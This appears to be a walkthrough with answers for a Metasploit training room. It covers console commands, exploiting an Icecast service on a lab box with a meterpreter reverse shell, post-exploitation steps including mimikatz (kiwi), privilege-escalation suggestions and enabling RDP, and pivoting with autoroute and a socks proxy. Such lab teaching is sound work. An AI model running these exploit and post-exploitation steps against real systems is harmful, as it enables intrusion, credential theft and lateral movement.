Metasploit Framework

Metasploit, an open-source pen testing framework, is a powerful tool utilized by security engineers around the world. Maintained by Rapid 7, Metasploit is a collection of not only thoroughly tested exploits but also auxiliary and post-exploitation tools. Throughout this room, we will explore the basics of using this massive framework and a few of the modules it includes.

Commands

First things first, we need to initialize the database! Let's do that now with the command:

msfdb init

Before starting Metasploit, we can view some of the advanced options we can trigger for starting the console. Check these out now by using the command:

msfconsole -h

We can start the Metasploit console on the command line without showing the banner or any startup information as well. What switch do we add to msfconsole to start it without showing this information? This will include the '**-**'

-q

Once the database is initialized, go ahead and start Metasploit via the command:

msfconsole

After Metasploit has started, let's go ahead and check that we've connected to the database. Do this now with the command:

db\_status

Cool! We've connected to the database, which type of database does Metasploit 5 use?

postgresql

Using the help menu, let's now learn the base commands and the module categories in Metasploit. Nearly all of the answers to the following questions can be found in the Metasploit help menu.

Let's go ahead and start exploring the help menu. On the Metasploit prompt (where we'll be at after we start Metasploit using msfconsole), type the command:

help

The help menu has a very short one-character alias, what is it?

?

Finding various modules we have at our disposal within Metasploit is one of the most common commands we will leverage in the framework. What is the base command we use for searching?

search

Once we've found the module we want to leverage, what command we use to select it as the active module?

use

How about if we want to view information about either a specific module or just the active one we have selected?

Info

Metasploit has a built-in netcat-like function where we can make a quick connection with a host simply to verify that we can 'talk' to it. What command is this?

connect

Entirely one of the commands purely utilized for fun, what command displays the motd/ascii art we see when we start msfconsole (without -q flag)?

banner

We'll revisit these next two commands shortly, however, they're two of the most used commands within Metasploit. First, what command do we use to change the value of a variable?

set

Metasploit supports the use of global variables, something which is incredibly useful when you're specifically focusing on a single box. What command changes the value of a variable globally?

setg

Now that we've learned how to change the value of variables, how do we view them? There are technically several answers to this question, however, I'm looking for a specific three-letter command which is used to view the value of single variables.

get

How about changing the value of a variable to null/no value?

unset

When performing a penetration test it's quite common to record your screen either for further review or for providing evidence of any actions taken. This is often coupled with the collection of console output to a file as it can be incredibly useful to grep for different pieces of information output to the screen. What command can we use to set our console output to save to a file?

spool

Leaving a Metasploit console running isn't always convenient and it can be helpful to have all of our previously set values load when starting up Metasploit. What command can we use to store the settings/active datastores from Metasploit to a settings file? This will save within your msf4 (or msf5) directory and can be undone easily by simply removing the created settings file.

save

Modules for Every Occasion!

Easily the most common module utilized, which module holds all of the exploit code we will use?

Exploit

Used hand in hand with exploits, which module contains the various bits of shellcode we send to have executed following exploitation?

Payload

Which module is most commonly used in scanning and verification machines are exploitable? This is not the same as the actual exploitation of course.

auxiliary

One of the most common activities after exploitation is looting and pivoting. Which module provides these capabilities?

post

Commonly utilized in payload obfuscation, which module allows us to modify the 'appearance' of our exploit such that we may avoid signature detection?

encoder

Last but not least, which module is used with buffer overflow and ROP attacks?

nop

Not every module is loaded in by default, what command can we use to load different modules?

load

Task 5  Move that shell!


Remember that database we set up? In this step, we're going to take a look at what we can use it for and exploit our victim while we're at it!

As you might have noticed, up until this point we haven't touched nmap in this room, let alone perform much recon on our victim box. That'll all change now as we'll take a swing at using nmap within Metasploit. **Go ahead and deploy the box now, it may have up to a three-minute delay for starting up our target vulnerable service.**

*\*Note, Metasploit does support different types of port scans from within the auxiliary modules.****Metasploit can also import other scans from nmap and Nessus just to name a few.***

***Answer the questions below***

Metasploit comes with a built-in way to run nmap and feed it's results directly into our database. Let's run that now by using the command




What service does nmap identify running on **port 135?**

msrpc


Let's go ahead and see what information we have collected in the database. Try typing the command hosts into the msfconsole now.




How about something else from the database, try the command services now.



One last thing, try the command vulns now. This won't show much at the current moment, however, it's worth noting that Metasploit will keep track of discovered vulnerabilities. One of the many ways the database can be leveraged quickly and powerfully.




Now that we've scanned our victim system, let's try connecting to it with a Metasploit payload. First, we'll have to search for the target payload. In Metasploit 5 (the most recent version at the time of writing) you can simply type use followed by a unique string found within only the target exploit. For example, try this out now with the following command use icecast. What is the full path for our exploit that now appears on the msfconsole prompt? \*This will include the exploit section at the start



exploit/windows/http/icecast\_header

While that use command with the unique string can be incredibly useful that's not quite the exploit we want here. Let's now run the command search multi/handler.


Go ahead and run the command use NUMBER\_NEXT\_TO  exploit/multi/handler wherein the number will be what appears in that far left column (typically this will be 4 or 5). In this way, we can use our search results without typing out the full name/path of the module we want to use.



What is the name of the column on the far left side of the console that shows up next to 'Name'?


#

Now type the command use NUMBER\_FROM\_PREVIOUS\_QUESTION. This is the short way to use modules returned by search results.




use 5


Next, let's set the payload using this command set PAYLOAD windows/meterpreter/reverse\_tcp. In this way, we can modify which payloads we want to use with our exploits. Additionally, let's run this command set LHOST YOUR\_IP\_ON\_TRYHACKME. You might have to check your IP using the command ip addr, it will likely be your **tun0** interface.




Let's go ahead and return to our previous exploit, run the command use icecast to select it again.




One last step before we can run our exploit. Run the command set RHOSTS 10.10.38.15 to tell Metasploit which target to attack.




Once you're set those variables correctly, run the exploit now via either the command exploit or the command run -j to run this as a job.






After we've established our connection in the next task, we can list all of our sessions using the command sessions. Similarly, we can interact with a target session using the command sessions -i SESSION\_NUMBER




Task 6  We're in, now what?

Now that we've got a shell into our victim machine, let's take a look at several post-exploitation modules actions we can leverage! **Most of the questions in the following section can be answered by using the Meterpreter help menu which can be accessed through the 'help' command. This menu dynamically expands as we load more modules.**

First things first, our initial shell/process typically isn't very stable. Let's go ahead and attempt to move to a different process. First, let's list the processes using the command ps. What's the name of the spool service?






Let's go ahead and move into the spool process or at least attempt to! What command do we use to transfer ourselves into the process? This won't work at the current time as we don't have sufficient privileges but we can still try!

migrate

Well that migration didn't work, let's find out some more information about the system so we can try to elevate. What command can we run to find out more information regarding the current user running the process we are in?

getuid



How about finding more information out about the system itself?


sysinfo

This might take a little bit of googling, what do we run to load mimikatz (more specifically the new version of mimikatz) so we can use it?

load kiwi



Let's go ahead and figure out the privileges of our current user, what command do we run?



What command do we run to transfer files to our victim computer?

upload


How about if we want to run a Metasploit module?

run


A simple question but still quite necessary, what command do we run to figure out the networking information and interfaces on our victim?

ipconfig

Let's go ahead and run a few post modules from Metasploit. First, let's run the command run post/windows/gather/checkvm. This will determine if we're in a VM, a very useful piece of knowledge for further pivoting.



Next, let's try: run post/multi/recon/local\_exploit\_suggester. This will check for various exploits which we can run within our session to elevate our privileges. Feel free to experiment using these suggestions, however, we'll be going through this in greater detail in the room [Ice](https://tryhackme.com/room/ice).




Finally, let's try forcing RDP to be available. This won't work since we aren't administrators, however, this is a fun command to know about:

run post/windows/manage/enable\_rdp

One quick extra question, what command can we run in our meterpreter session to spawn a normal system shell?

shell



Task 7  Makin' Cisco Proud


Last but certainly not least, let's take a look at the autorouting options available to us in Metasploit. While our victim machine may not have multiple network interfaces (NICs), we'll walk through the motions of pivoting through our victim as if it did have access to extra networks.

***Answer the questions below***


Let's go ahead and run the command run autoroute -h, this will pull up the help menu for autoroute. What command do we run to add a route to the following subnet: 172.18.1.0/24? Use the -n flag in your answer.

run autoroute -h

run autoroute -s 172.18.1.0 -n 255.255.255.0



Additionally, we can start a socks5 proxy server out of this session. Background our current meterpreter session and run the command search server/socks5. What is the full path to the socks5 auxiliary module?



Once we've started a socks server we can modify our */etc/proxychains.conf* file to include our new server. What command do we prefix our commands (outside of Metasploit) to run them through our socks5 server with proxychains?

proxychains